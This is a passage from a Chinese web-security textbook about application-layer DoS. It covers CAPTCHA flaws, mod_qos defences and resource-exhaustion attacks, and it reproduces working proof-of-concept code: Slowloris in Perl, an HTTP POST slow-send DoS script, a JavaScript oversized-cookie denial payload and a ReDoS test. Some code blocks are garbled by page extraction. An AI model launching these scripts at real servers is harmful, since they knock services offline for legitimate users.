其次，在**网络架构上做好优化**。善于利用负载均衡分流，避免用户流量集中在单台服务器上。同时可以充分利用好 CDN 和镜像站点的分流作用，缓解主站的压力。

最后，也是最重要的一点，**实现一些对抗手段，比如限制每个 IP 地址的请求频率**。

下面我们将更深入地探讨还有哪些方法可以对抗应用层 DDOS 攻击。

13.3 验证码的那些事儿

验证码是互联网中常用的技术之一，它的英文简称是 CAPTCHA（Completely Automated Public Turing Test to Tell Computers and Humans Apart，全自动区分计算机和人类的图灵测试）。

在很多时候，如果可以忽略对用户体验的影响，那么引入验证码这一手段能够有效地阻止自动化的重放行为。

如下是一个用户提交评论的页面，嵌入验证码能够有效防止资源滥用，因为通常脚本无法自动识别出验证码。

Name:

E-mail: (optional)

Smile:

Enter this code:

Add My Comment Remember Me | Forget Me

用户评论前要输入验证码

但验证码也分三六九等，有的验证码容易识别，有的则较难识别。



各种各样的验证码

CAPTCHA 发明的初衷，是为了识别人与机器。但验证码如果设计得过于复杂，那么人也很难辨识出来，所以验证码是一把双刃剑。

有验证码，就会有验证码破解技术。除了直接利用图像相关算法识别验证码外，还可以利用 Web 实现上可能存在的漏洞破解验证码。

因为验证码的验证过程，是比对用户提交的明文和服务器端 Session 里保存的验证码明文是否一致。所以曾经有验证码系统出现过这样的漏洞：因为验证码消耗掉后 SessionID 未更新，

导致使用原有的 SessionID 可以一直重复提交同一个验证码。

```
POST /vuln_script.php HTTP/1.0
Cookie: PHPSESSID=329847239847238947;
Content-Length: 49
Connection: close;
name=bob&email=bob@fish.com&captcha=the_plaintext
```

在 SessionID 未失效前，可以一直重复发送这个包，而不必担心验证码的问题。

形成这个问题的伪代码类似于：

```
if form_submitted and captcha_stored!=""
process_form();
endif;
```


如果要修补也很简单：

```
if form_submitted and captcha_stored!=""
captcha_sent=captcha_stored
captcha_stored="";
process_form();
endif;
```

还有的验证码实现方式，是提前将所有的验证码图片生成好，以哈希过的字符串作为验证码图片的文件名。在使用验证码时，则直接从图片服务器返回已经生成好的验证码，这种设计原本的想法是为了提高性能。

但这种一一对应的验证码文件名会存在一个缺陷：攻击者可以事先采用枚举的方式，遍历所有的验证码图片，并建立验证码到明文之间的一一对应关系，从而形成一张“彩虹表”，这也会导致验证码形同虚设。修补的方式是验证码的文件名需要随机化，满足“不可预测性”原则。

随着技术的发展，直接通过算法破解验证码的方法也变得越来越成熟。通过一些图像处理技术，可以将验证码逐步变化成可识别的图片。



验证码的机器识别过程

对此有兴趣的朋友，可以查阅 moonblue333 所写的“如何识别高级的验证码”¹。

¹ <http://secinn.appspot.com/pstzine/read?issue=2&articleid=9>

13.4 防御应用层 DDOS

验证码不是万能的，很多时候为了给用户一个最好的体验而不能使用验证码。且验证码不宜使用过于频繁，所以我们还需要有更好的方案。

验证码的核心思想是识别人与机器，那么顺着这个思路，在人机识别方面，我们是否还能再做一些事情呢？答案是肯定的。

在一般情况下，服务器端应用可以通过判断 HTTP 头中的 User-Agent 字段来识别客户端。但从安全性来看这种方法并不可靠，因为 HTTP 头中的 User-Agent 是可以被客户端篡改的，所以不能信任。

一种比较可靠的方法是让客户端解析一段 JavaScript，并给出正确的运行结果。因为大部分的自动化脚本都是直接构造 HTTP 包完成的，并非在一个浏览器环境中发起的请求。因此一段需要计算的 JavaScript，可以判断出客户端到底是不是浏览器。类似的，发送一个 flash 让客户端解析，也可以起到同样的作用。但需要注意的是，这种方法并不是万能的，有的自动化脚本是内嵌在浏览器中的“内挂”，就无法检测出来了。

除了人机识别外，还可以在 Web Server 这一层做些防御，其好处是请求尚未到达后端的应用程序里，因此可以起到一个保护的作用。

在 Apache 的配置文件中，有一些参数可以缓解 DDOS 攻击。比如调小 Timeout、KeepAliveTimeout 值，增加 MaxClients 值。但需要注意的是，这些参数的调整可能会影响到正常应用，因此需要视实际情况而定。在 Apache 的官方文档中对此给出了一些指导²——

Apache 提供的模块接口为我们扩展 Apache、设计防御措施提供了可能。目前已经有一些开源的 Module 全部或部分实现了针对应用层 DDOS 攻击的保护。

“mod_qos”是 Apache 的一个 Module，它可以帮助缓解应用层 DDOS 攻击。比如 mod_qos 的下面这些配置就非常有价值。

```
# minimum request rate (bytes/sec at request reading):
QS_SrvRequestRate          120

# limits the connections for this virtual host:
QS_SrvMaxConn               800

# allows keep-alive support till the server reaches 600 connections:
QS_SrvMaxConnClose          600

# allows max 50 connections from a single ip address:
QS_SrvMaxConnPerIP           50
```

² http://httpd.apache.org/docs/trunk/misc/security_tips.html#dos

```
# disables connection restrictions for certain clients:
QS_SrvMaxConnExcludeIP      172.18.3.32
QS_SrvMaxConnExcludeIP      192.168.10.
```

mod_qos³功能强大，它还有更多的配置，有兴趣的朋友可以通过官方网站获得更多的信息。

除了 mod_qos 外，还有专用于对抗应用层 DDOS 的 mod_evasive⁴也有类似的效果。

mod_qos 从思路上仍然是限制单个 IP 地址的访问频率，因此在面对单个 IP 地址或者 IP 地址较少的情况下，比较有用。但是前文曾经提到，如果攻击者使用了代理服务器、傀儡机进行攻击，该如何有效地保护网站呢？

Yahoo 为我们提供了一个解决思路。因为发起应用层 DDOS 攻击的 IP 地址都是真实的，所以在实际情况中，攻击者的 IP 地址其实也不可能无限制增长。假设攻击者有 1000 个 IP 地址发起攻击，如果请求了 10000 次，则平均每个 IP 地址请求同一页达到 10 次，攻击如果持续下去，单个 IP 地址的请求也将变多，但无论如何变，都是在这 1000 个 IP 地址的范围内做轮询。

为此 Yahoo 实现了一套算法，根据 IP 地址和 Cookie 等信息，可以计算客户端的请求频率并进行拦截。Yahoo 设计的这套系统也是为 Web Server 开发的一个模块，但在整体架构上会有一台 master 服务器集中计算所有 IP 地址的请求频率，并同步策略到每台 WebServer 上。

Yahoo 为此申请了一个专利（Detecting system abuse⁵），因此我们可以查阅此专利的公开信息，以了解更多的详细信息。

United States Patent 7,533,414
Reed , et al. May 12, 2009

Detecting system abuse
Abstract
A system continually monitors service requests and detects service abuses. First, a screening list is created to identify potential abuse events. A screening list includes event IDs and associated count values. A pointer cyclically selects entries in the table, advancing as events are received. An incoming event ID is compared with the event IDs in the table. If the incoming event ID matches an event ID in the screening list, the associated count is incremented. Otherwise, the count of a selected table entry is decremented. If the count value of the selected entry falls to zero, it is replaced with the incoming event. Event IDs can be based on properties of service users, such as user identifications, or of service request contents, such as a search term or message content. The screening list is analyzed to determine whether actual abuse is occurring.

Yahoo 设计的这套防御体系，经过实践检验，可以有效对抗应用层 DDOS 攻击和一些类似的资源滥用攻击。但 Yahoo 并未将其开源，因此对于一些研发能力较强的互联网公司来说，可以根据专利中的描述，实现一套类似的系统。

3 http://opensource.adnovum.ch/mod_qos

4 http://www.zdziarski.com/blog/?page_id=442

5 <http://patft.uspto.gov/netacgi/nph-Parser?Sect1=PTO2&Sect2=H1TOFF&p=1&u=%2Fnetacgi%2FPTO%2Fsearch-bool.html&r=2&f=G&l=50&c01=AND&d=PTXT&s1=Yahoo.ASNM.&s2=abuse.TI.&OS=AN/Yahoo+AND+TTL/abuse&RS=AN/Yahoo+AND+TTL/abuse>

13.5 资源耗尽攻击

除了 CC 攻击外，攻击者还可能利用一些 Web Server 的漏洞或设计缺陷，直接造成拒绝服务。下面看几个典型的例子，并由此分析此类（分布式）拒绝服务攻击的本质。

13.5.1 Slowloris 攻击

Slowloris⁶ 是在 2009 年由著名的 Web 安全专家 RSnake 提出的一种攻击方法，其原理是以极低的速度往服务器发送 HTTP 请求。由于 Web Server 对于并发的连接数都有一定的上限，因此若是恶意地占用住这些连接不释放，那么 Web Server 的所有连接都将被恶意连接占用，从而无法接受新的请求，导致拒绝服务。

要保持住这个连接，RSnake 构造了一个畸形的 HTTP 请求，准确地说，是一个不完整的 HTTP 请求。

```
GET / HTTP/1.1\r\n
Host: host\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50313; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)\r\n
Content-Length: 42\r\n
```

在正常的 HTTP 包头中，是以两个 CLRF 表示 HTTP Headers 部分结束的。

```
Content-Length: 42\r\n\r\n
```

由于 Web Server 只收到了一个\r\n，因此将认为 HTTP Headers 部分没有结束，并保持此连接不释放，继续等待完整的请求。此时客户端再发送任意 HTTP 头，保持住连接即可。

```
X-a: b\r\n
```

当构造多个连接后，服务器的连接数很快就会达到上限。在 Slowloris 的专题网站上可以下载到 POC 演示程序，其核心代码如下：

```
sub doconnections {
    my ( $num, $usemultithreading ) = @_;
    my ( @first, @sock, @working );
    my $failedconnections = 0;
    $working[$_] = 0 foreach ( 1 .. $num );      #initializing
    $first[$_] = 0 foreach ( 1 .. $num );      #initializing
    while (1) {
        $failedconnections = 0;
        print "\t\tBuilding sockets.\n";
        foreach my $z ( 1 .. $num ) {
            if ( $working[$z] == 0 ) {
                if ($ssl) {
                    if (
                        $sock[$z] = new IO::Socket::SSL(
                            PeerAddr => "$host",
                            LocalPort => $port,
                            SSLVersion => 2,
                            SSLProtocolVersion => 1,
                            SSLContext => $ctx,
                            SSLKeyFile => $keyfile,
                            SSLCertFile => $certfile
                        )
                    )
                }
            }
        }
    }
}
```

⁶ <http://ha.ckers.org/slowloris/>

```

        PeerPort => "$port",
        Timeout  => "$tcppto",
        Proto    => "tcp",
    )
)
{
    $working[$z] = 1;
}
else {
    $working[$z] = 0;
}
}
else {
if (
    $sock[$z] = new IO::Socket::INET(
        PeerAddr => "$host",
        PeerPort => "$port",
        Timeout  => "$tcppto",
        Proto    => "tcp",
    )
)
{
    $working[$z] = 1;
    $packetcount = $packetcount + 3; #SYN, SYN+ACK, ACK
}
else {
    $working[$z] = 0;
}
}
if ( $working[$z] == 1 ) {
if ($cache) {
    $rand = "?" . int( rand(999999999999999) );
}
else {
    $rand = "";
}
my $primarypayload =
    "$method /$rand HTTP/1.1\r\n"
. "Host: $sendhost\r\n"
. "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0;
.NET CLR 1.1.4322; .NET CLR 2.0.50313; .NET CLR 3.0.4506.2152;
.NET CLR 3.5.30729; MSOffice 12)\r\n"
. "Content-Length: 42\r\n";
my $handle = $sock[$z];
if ($handle) {
    print $handle "$primarypayload";
    if ( $SIG{__WARN__} ) {
        $working[$z] = 0;
        close $handle;
        $failed++;
        $failedconnections++;
    }
    else {
        $packetcount++;
        $working[$z] = 1;
    }
}
else {
    $working[$z] = 0;
    $failed++;
}
}
}

```

```

        $failedconnections++;
    }
}
else {
    $working[$z] = 0;
    $failed++;
    $failedconnections++;
}
}
}
print "\t\tSending data.\n";
foreach my $z ( 1 .. $num ) {
    if ( $working[$z] == 1 ) {
        if ( $sock[$z] ) {
            my $handle = $sock[$z];
            if ( print $handle "X-a: b\r\n" ) {
                $working[$z] = 1;
                $packetcount++;
            }
        }
        else {
            $working[$z] = 0;
            #debugging info
            $failed++;
            $failedconnections++;
        }
    }
    else {
        $working[$z] = 0;
        #debugging info
        $failed++;
        $failedconnections++;
    }
}
print
"Current stats:\tSlowloris has now sent $packetcount packets successfully.\nThis
thread now sleeping for
$timeout seconds...\n\n";
sleep($timeout);
}
}

sub domultithreading {
my ($num) = @_;
my @thrs;
my $i = 0;
my $connectionsperthread = 50;
while ( $i < $num ) {
    $thrs[$i] =
        threads->create( \&doconnections, $connectionsperthread, 1 );
    $i += $connectionsperthread;
}
my @threadslist = threads->list();
while ( $#threadslist > 0 ) {
    $failed = 0;
}
}
}

```

这种攻击几乎针对所有的 Web Server 都是有效的。从这种方式可以看出：

此类拒绝服务攻击的本质，实际上是对有限资源的无限制滥用。

在 Slowloris 案例中，“有限”的资源是 Web Server 的连接数。这是一个有上限的值，比如在 Apache 中这个值由 MaxClients 定义。如果恶意客户端可以无限制地将连接数占满，就完成了对有限资源的恶意消耗，导致拒绝服务。

在 Slowloris 发布之前，也曾经有人意识到这个问题，但是 Apache 官方否认 Slowloris 的攻击方式是一个漏洞，他们认为这是 Web Server 的一种特性，通过调整参数能够缓解此类问题，给出的回应是参考文档⁷中调整配置参数的部分。

Web Server 的消极态度使得这种攻击今天仍然很有效。

13.5.2 HTTP POST DOS

在 2010 年的 OWASP 大会上，Wong Onn Chee 和 Tom Brennan 演示了一种类似于 Slowloris 效果的攻击方法，作者称之为 HTTP POST D.O.S.⁸。

其原理是在发送 HTTP POST 包时，指定一个非常大的 Content-Length 值，然后以很低的速度发包，比如 10~100s 发一个字节，保持住这个连接不断开。这样当客户端连接数多了以后，占用住了 Web Server 的所有可用连接，从而导致 DOS。POC 如下图所示：

```

var number_of_connections = 256;
var sockets = new Array();

for (var i=0; i<number_of_connections; i++)
{
    var s = new TSocket("tcp");
    sockets[i] = s;

    s.host = "acuart";
    s.port = 80;
    s.Timeout = 0;

    if(s.connect())
    {
        Trace(i + " Connected");
        Sent = s.Send("POST /aaaaaaaaaaaa HTTP/1.1\r\n"+ "Host: acuart\r\n" + "Connection: keep-alive\r\n" + "Keep-Alive: 900\r\n" + "Content-Length: 100000000\r\n" + "Content-Type: application/x-www-form-urlencoded\r\n" + "Accept: *\r\n" + "User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.1 (KHTML, like Gecko) Chrome/12.0.742.112 Safari/534.1\r\n" + "Cookie: acuart\r\n");

        if(Sent<0) Trace("Error sending");
        else Trace(i+" Sent data");
    }
}

while (1){
    for (var i=0; i<number_of_connections; i++)
    {
        sockets[i].Send("z");
        sleep(1000);
        trace(".");
    }
}

```

⁷ http://httpd.apache.org/docs/trunk/misc/security_tips.html#dos

⁸ http://www.owasp.org/images/4/43/Layer_7_DDOS.pdf

成功实施攻击后会留下如下错误日志（Apache）：

```
$tail -f /var/log/apache2/error.log
[Mon Nov 22 15:23:17 2010] [notice] Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with
Suhosin-Patch mod_ssl/2.2.9 OpenSSL/0.9.8g configured -- resuming normal operations
[Mon Nov 22 15:24:46 2010] [error] server reached MaxClients setting, consider raising
the MaxClients setting
```

由此可知，这种攻击的本质也是针对 Apache 的 MaxClients 限制的。

要解决此类问题，可以使用 Web 应用防火墙，或者一个定制的 Web Server 安全模块。

由以上两个例子我们很自然地联想到，凡是资源有“限制”的地方，都可能发生资源滥用，从而导致拒绝服务，也就是一种“资源耗尽攻击”。

出于可用性和物理条件的限制，内存、进程数、存储空间等资源都不可能无限制地增长，因此如果未对不可信任的资源使用者进行配额的限制，就有可能造成拒绝服务。内存泄漏是程序员经常需要解决的一种 bug，而在安全领域中，内存泄漏则被认为是一种能够造成拒绝服务攻击的方式。

13.5.3 Server Limit DOS

Cookie 也能造成一种拒绝服务，笔者称之为 Server Limit DOS，并曾在笔者的博客文章⁹中描述过这种攻击。

Web Server 对 HTTP 包头都有长度限制，以 Apache 举例，默认是 8192 字节。也就是说，Apache 所能接受的最大 HTTP 包头大小为 8192 字节（这里指的是 Request Header，如果是 Request Body，则默认的大小限制是 2GB）。如果客户端发送的 HTTP 包头超过这个大小，服务器就会返回一个 4xx 错误，提示信息为：

```
Your browser sent a request that this server could not understand.
Size of a request header field exceeds server limit.
```

假如攻击者通过 XSS 攻击，恶意地往客户端写入了一个超长的 Cookie，则该客户端在清空 Cookie 之前，将无法再访问该 Cookie 所在域的任何页面。这是因为 Cookie 也是放在 HTTP 包头里发送的，而 Web Server 默认会认为这是一个超长的非正常请求，从而导致“客户端”的拒绝服务。

比如以下 POC 代码：

```
<script language="javascript">
alert(document.cookie);
var metastr = "AAAAAAAAAA"; // 10 A
var str = "";
while (str.length < 4000){
```

⁹ <http://hi.baidu.com/aullik5/blog/item/6947261e7eacaac0a7866913.html>

```

        str += metastr;
    }
    alert(str.length);

document.cookie = "evil3=" + "\<script\>alert(xss)\</script\>" +";expires=Thu,
18-Apr-2019 08:37:43 GMT;";
document.cookie = "evill=" + str +";expires=Thu, 18-Apr-2019 08:37:43 GMT;";
document.cookie = "evil2=" + str +";expires=Thu, 18-Apr-2019 08:37:43 GMT;";

alert(document.cookie);

</script>

```

将向客户端写入一个超长的 Cookie。

要解决此问题，需要调整 Apache 配置参数 `LimitRequestFieldSize10`，这个参数设置为 0 时，对 HTTP 包头的大小没有限制。

通过以上几种攻击的介绍，我们了解到“拒绝服务攻击”的本质实际上就是一种“资源耗尽攻击”，因此在设计系统时，需要考虑到各种可能出现的场景，避免出现“有限资源”被恶意滥用的情况，这对安全设计提出了更高的要求。

13.6 一个正则引发的血案：ReDOS

正则表达式也能造成拒绝服务？是的，当正则表达式写得不好时，就有可能被恶意输入利用，消耗大量资源，从而造成 DOS。这种攻击被称为 ReDOS。

与前面提到的资源耗尽攻击略有不同的是，ReDOS 是一种代码实现上的缺陷。我们知道正则表达式是基于 NFA（Nondeterministic Finite Automaton）的，它是一个状态机，每个状态和输入符号都可能有许多不同的下一个状态。正则解析引擎将遍历所有可能的路径直到最后。由于每个状态都有若干个“下一个状态”，因此决策算法将逐个尝试每个“下一个状态”，直到找到一个匹配的。


比如这个正则表达式：

```
^(a+)+$
```

当输入只有 4 个“a”时：

```
aaaaX
```

其执行过程如下：



¹⁰ <http://httpd.apache.org/docs/2.0/mod/core.html#limitrequestfieldsiz>

它只有 16 条可能的路径，引擎很快能遍历完。

但是当输入以下字符串时：

```
aaaaaaaaaaaaaaaaaaX
```

就变成了 65536 条可能的路径；此后每增加一个“a”，路径的数量都会翻倍。

这极大地增加了正则引擎解析数据时的消耗。当用户恶意构造输入时，这些有缺陷的正则表达式就会消耗大量的系统资源（比如 CPU 和内存），从而导致整台服务器的性能下降，表现的结果是系统速度很慢，有的进程或服务失去响应，与拒绝服务的后果是一样的。

就上面这个正则表达式来说，我们可以进行一项测试，测试代码¹¹如下：

```
# retime.py - Python test program for regular expression DoS attacks
#
# This test program measures the execution time of the Python regular expression
# matcher to determine if it has problems with regular expression denial-of-service (ReDoS)
# attacks. A ReDoS attack becomes possible in applications which use poorly written regular
# expressions to validate user inputs. An improperly written regular expression has an
# exponential run time when given a non-matching string. Character strings as short as
# 30 characters can cause problems.
#
# The following Wikipedia article provides more information about the ReDoS problem:
# http://en.wikipedia.org/wiki/Regular_expression_Denial_of_Service_-_ReDoS
#
# This program has been tested with both CPython and IronPython. Versions of the
# test program for C#, Java, JavaScript, Perl, and PHP are also available at:
# http://www.computerbytesman.com/redos
#
# Author: Richard M. Smith
#
# Please send comments, questions, additions, etc. to info@computerbytesman.com
#
#
# Test parameters
#
# regex:           String containing the regular expression to be tested
# maketeststring: A function which generates a test string from a length parameter
# maxiter:        Maximum number of test iterations to be performed (typical value is
# 50)
# maxtime:        Maximum execution time in seconds for one iteration before the test
# program
#                 is terminated (typical value is 2 seconds)
#
# regex = r"^(a+)+$"
maketeststring = lambda n: "a" * n + "!"
maxiter = 50
```

¹¹ <http://www.computerbytesman.com/redos/>

```

maxtime = 2

#
# Python modules used by this program
#

import re
import time
import sys

#
# Main function
#

def main():
    print
    print "Python Regular Expression DoS demo"
    print "from http://www.computerbytesman.com/redos"
    print
    print "Platform:      %s %s" % (sys.platform, sys.version)
    print "Regular expression  %s" % (regex)
    print "Typical test string:  %s" % (maketeststring(10))
    print "Max. iterations:  %d" % (maxiter)
    print "Max. match time:  %d sec%s" % (maxtime, "s" if maxtime != 1 else "")
    print
    cregex = re.compile(regex)
    for i in xrange(1, maxiter):
        time = runtest(cregex, i)
        if time > maxtime:
            break
    return

#
# Run one test
#

def runtest(regex, n):
    teststr = maketeststring(n)
    starttime = time.clock()
    match = regex.match(teststr)
    elapsetime = int((time.clock() - starttime) * 1000)
    count = 0
    if match != None:
        count = match.end() - match.start()
    print "For n=%d, match time=%d msec%, match count=%s" % (n, elapsetime, "s" if
elapsetime == 1 else "", count)
    return float(elapsetime) / 1000

if __name__ == "__main__":
    main()

```

测试结果如下：

```

Python Regular Expression DoS demo
from http://www.computerbytesman.com/redos

Platform:      win32 2.6 (r26:66714, Nov 11 2008, 10:21:19) [MSC v.1500 32 bit
(Intel)]
Regular expression  ^(.+)+$
```